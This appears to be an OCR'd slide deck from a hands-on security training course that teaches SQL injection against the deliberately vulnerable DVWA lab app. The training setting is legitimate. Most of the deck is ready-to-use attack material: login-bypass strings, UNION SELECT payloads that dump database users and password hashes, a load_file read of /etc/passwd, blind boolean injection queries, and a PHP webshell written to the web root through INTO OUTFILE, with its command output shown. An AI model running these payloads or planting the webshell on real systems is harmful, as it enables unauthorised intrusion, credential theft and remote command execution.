
- Spotting a vulnerable application
- Exploiting SQL injection vuln
  - Bypassing login page
  - Displaying private data
  - Creating a webshell

Spotting a vulnerable application

- The easiest way to find an SQL injection vuln is by inserting a single quote (')
- A web application with this vuln will usually respond with
  - an error message
  - a blank page
  - a page with minimal content

The single quote test


Damn Vulnerable Web App (DVWA) - Login -
File Edit View History Bookmarks Tools
DVWA
Top secret super secure site !
Username
'
Password
Login
Done



```
You have an error in your SQL syntax; check
the manual that corresponds to your MySQL
server version for the right syntax to use near
'd41d8cd98f00b204e9800998ecf8427e'' at line 1
```

Exploting SQL injection vuln

- 3 rules of a successful exploitation
  - Rule 1: The is no master SQL injection string !
  - Rule 2: Think as a developer !
  - Rule 3: Try, try and try !

- BTW, the rules won't help if you are facing a secure web application

Exploitation: Bypassing login page


- Common bypass strings:

```
' OR 1=1 #
' OR 1=1 -- '
' OR ''='
' OR 1=1 OR '
' OR 1=1 LIMIT 1#
```

….

… use your imagination (and logic)

Explotation example: Login bypass


Damn Vulnerable Web App (DVWA) - Login - I


File Edit View History Bookmarks Tools

Top secret super secure site !

Username

' or 1=1 LIMIT 1 #

Password


Damn Vulnerable Web App (DVWA) v1.0.7 foı

File Edit View History Bookmarks Tools

IAS Hands On Tra

Welcome tc

Damn Vulnerable Web A
are to be an aid for secu
better understand the pr
application security in a

WARNING!

Damn Vulnerable Web A
any internet facing web

Disclaimer

We do not take respons
the application clear anc
prevent users from insta
DVWA it is not our resp

General Instru

Exploitation: viewing private data

- Private information that can be viewed:
  - Database
  - Database users
  - Username and password (plain / hashed)

- All these can be done using the UNION attack

Exploitation: UNION SELECT attack

- UNION - can be used to combine / add another row to the result of the previous query

- Example:

```
' UNION SELECT 1 #
' UNION SELECT 1,2 #
' UNION SELECT 1,2,3 #
' UNION SELECT 1,2,3,4 #
```

UNION SELECT attack requirement

- There is ONE important requirement for this to work = equal number of column/field as the previous query
- Question: How do we know the number of column to be used in the previous query?

ORDER BY

- ORDER BY - used to sort result based on a specific column

- This can also be used to guess the number of column of the previous query

- Example:

```
 ' ORDER BY 1 #
  ' ORDER BY 5 #
```


Guessing number of column

- Try injecting

' ORDER BY 1 #	OK
' ORDER BY 2 #	OK
' ORDER BY 3 #	ERROR


- Therefore, we know that the previous query contains 2 column/field

ORDER BY in action !


Damn Vulnerable Web App (DVWA) v1.0.7 for IAS Hand
File Edit View History Bookmarks Tools Help
IAS Hands On Training
Injection
Injection (Blind)
Inclusion
Submit
Done

Vulnerability: SQL Inject

User ID: ' order by 3 #



```
Unknown column '3' in 'order clause'
```


UNION SELECT attack begins


- Once we know the correct number of column, we can use UNION SELECT with the correct number of column/field

- Example, as in the previous case, we use

  ' UNION SELECT 1,2 #

UNION SELECT attack




Damn Vulnerable Web App (DVWA) v1.0.7 f
File Edit View History Bookmarks Tools
IAS Hands On Training
Vulnerability: SQL Inje
User ID:
Submit
(Blind)
Done

```
First name: 1
Surname: 2
```

- Result: Number 1 & 2 gets displayed

Lethal UNION SELECT attack

- Obviously we can't hack by displaying number 1 & 2
- Therefore we'll replace 1 & 2 with:
  - MySQL system variables
  - MySQL information functions
  - SQL query

Useful MySQL system variables

@@system_time_zone	= server timezone
@@basedir	= base directory path
@@datadir	= data directory path
@@log_error	= error log path
@@tmpdir	= temp directory path
@@version	= MySQL version
@@version_compile_machine	= server architecture
@@version_compile_os	= server OS

Useful MySQL information functions

user()	= display client's user & host
version()	= similar to @@version
load_file('/etc/passwd')	= loads file /etc/passwd
sysdate()	= system date
database()	= database in use
schema()	= similar to database()

Sample UNION SELECT attack 1

```
' union select @@datadir, '' #
```

Output: C:\xampp\mysql\data\

```
' union select @@version, '' #
```

Output: 5.5.8

```
' union select user(), '' #
```

Output: root@localhost

```
' union select database(), '' #
```

Output: dvwa

SQL query for UNION SELECT attack

- What SQL query can do in a UNION SELECT attack:
  - display content of database
  - install a webshell (backdoor)

Starting point of our attack

- As of MySQL version 5, default installation contains 2 system database
  - **mysql**

    info about DBMS users & their priviledges
  - **information_schema**

    info on databases, tables, columns in the DBMS

- We can use these tables as a starting point of our attack !

Display DBMS users & their password

- Using

' union select user, password from mysql.user #

might failed if we don’t have correct number of columns

- We can solve this by using concat or group_concat

concat vs group_concat

```
' union select concat(user, ':', password), '' from mysql.user #
```

Output spans multiple row & in some cases, you may only see results from the first row

```
' union select group_concat(user, ':', password), '' from mysql.user #
```

Output will be in a single row & all results will be shown

Note: You may not be able to view DBMS passwords in newer version of MySQL

Displaying non-default DB

1. Identify the DB name through schema()

```
' union select schema(),'' #
```

2. List all tables in the database

```
' union select group_concat(tables.table_name),'' from information_schema.tables where table_schema = schema() #
```

Displaying non-default DB (cont.)

3. List all columns in a table

' union select group_concat(columns.column_name),'' from information_schema.columns where table_schema = schema() and table_name='<*table name*>' #

Example:

' union select group_concat(columns.column_name),'' from information_schema.columns where table_schema = schema() and table_name='users' #

Displaying non-default DB (cont.)

4. Display the data


' union select group_concat(*<columns>*),'' from *<table name>* #

Examples:

' union select group_concat(user,password),'' from users#

' union select group_concat(user,':',password),'' from users#

Pwned !



Damn Vulnerable Web App (DVWA) v1.0.7 for IAS Hands-On Training :: Vulnerability: SQL Inject

http://192.168.153.129/dvwa/vulnerabilities/sqli/?id=' unior

Hands On Training

Vulnerability: SQL Injection

User ID:

```
First name: admin:5f4dcc3b5aa765d61d8327deb882cf99,gordonb:e99a18c428cb38d5f260853678922e03
Surname:
```

Done

Installing a webshell: requirements

- Before we can install a webshell through SQLi, we have to check for
  - The current user has FILE permission
  - Find a writable directory that is visible through web

Checking for file permission

1. Get user info through user()

' union select user(), '' #

2. In case of user ***root***@localhost, we use:

' union select File_priv,'' from mysql.user where user='***root***'#

3. If **Y** is displayed then we have FILE permission

Visible directory (windows)

- Windows:

C:\inetpub\wwwroot	(IIS)
C:\xampp\htdocs	(xampp)
C:\wamp\www	(wamp)
C:\Program Files\Apache Software Foundation\Apache2.2\htdocs	(apache2.2)

Visible directory (linux)

- Linux

/usr/local/apache2/htdocs	(default)
/usr/local/www/data	(freebsd)
/usr/local/www/apache22/data	(freebsd)
/usr/pkg/share/httpd/htdocs	(netbsd)
/var/apache2/htdocs	(solaris)
/var/www	(debian)
/var/www/html	(redhat)
/var/www/localhost/htdocs	(gentoo)
/svr/httpd/htdocs	(slackware)
/srv/www/htdocs	(suse)
/Library/WebServer/Documents	(mac OS X)

More info: http://wiki.apache.org/httpd/DistrosDefaultLayout

Installing a webshell

- This is done using SELECT … INTO OUTFILE ….

- If we were attacking a xampp installation:

```
' union select '<?php system($_GET[c]); ?>','' into outfile 'c:\\xampp\\htdocs\\test.php' #
```


Note:

- system() is a special PHP function to execute system commands
- Double slash (\\) is needed only in windows path

Pwned !!!

- We access the shell through:

http://<*IP address*>/test.php?c=<*OS command*>


Mozilla Firefox <2>
File Edit View History Bookmarks Tools Help
http://192.168.153.129/test.php?c=dir
Done

```
Volume in drive C has no label. Volume Serial Number is F4DF-24EB
Directory of C:\xampp\htdocs 05/09/2011 07:48 AM

      . 05/09/2011 07:48 AM
          .. 05/07/2011 09:25 AM
              dvwa 05/05/2011 03:00 PM 237 index.html 05/05/2011
              11:40 AM
                  mutillidae 05/05/2011 06:13 PM
                      test 05/09/2011 07:48 AM 28 test.php
                      05/05/2011 11:31 AM
                          xampp_original 2 File(s) 265 bytes 6 Dir(s)
                          1,285,931,008 bytes free
```

Now we will learn…

- **What is SQL injection ?**
- **Quick MySQL tutorial**
- **SQL injection**
- **Blind SQL injection**
- Automating SQL injection using **`sqlmap`**

Blind SQL injection

- Basically, there is not much difference between normal SQLi and blind SQL injection except that **you can't view the output of your SQL injection**

- The only difference might be --- blank output vs normal output

- Question: How do we attack if we can't see the output ?

Blind SQLi attack strategy

- Even if we can't view the query response, we can:
  - Guess number of columns and visible web directory
  - Exploit the difference in page output
  - Use timing attack

Guessing ?

- Guessing is easy in implementation but if done repeatedly, it is similar to a brute force attack

- Depends on luck !

Difference in page output

- This technique is difficult to do manually - time consuming

- Exploit the difference in page rending
  - No error : page displays nicely
  - Error : blank page/incomplete page/etc

Timing attack

- This technique is somewhat similar to previous technique - time consuming
- Exploit the time it took for the server to respond
- Usually done using BENCHMARK() or SLEEP() function

Blind SQL injection test

Test for vulnerability:

```
2' and 1=1 #
```

– Page displays nicely. Good

```
2' and 1=0 #
```

– Page does not display record. Very Good !

- This shows that the page responded differently to true/false input = vulnerable

Blind SQL injection: get MySQL version

- We use substring() & version() function

2' and substring(version(),1,1)=*4* #

– Page does not display record. This means that the first character does not equal to ***4***

2' and substring(version(),1,1)=*5* #

– Page displays record. This means that the first character in version string equals to ***5*** which means MySQL version 5

More blind SQL injection

- Checking if table ***users*** exists

  2' and (select 1 from *users* limit 1)=1 #

- Checking if column ***password*** exists

  2' and (select substring(concat(1, *password*), 1, 1) from *users* limit 1)=1 #

More blind SQL injection (cont.)

- Test if the first character is 'a' (ascii 97)

2' and ascii(substring((select group_concat(*user*, ':', *password*) from *users* limit 1), 1 ,1))=97 #

  - If page loads normally then the first character is 'a'. If not, then try other ascii character until page loads normally

More blind SQL injection (cont.)

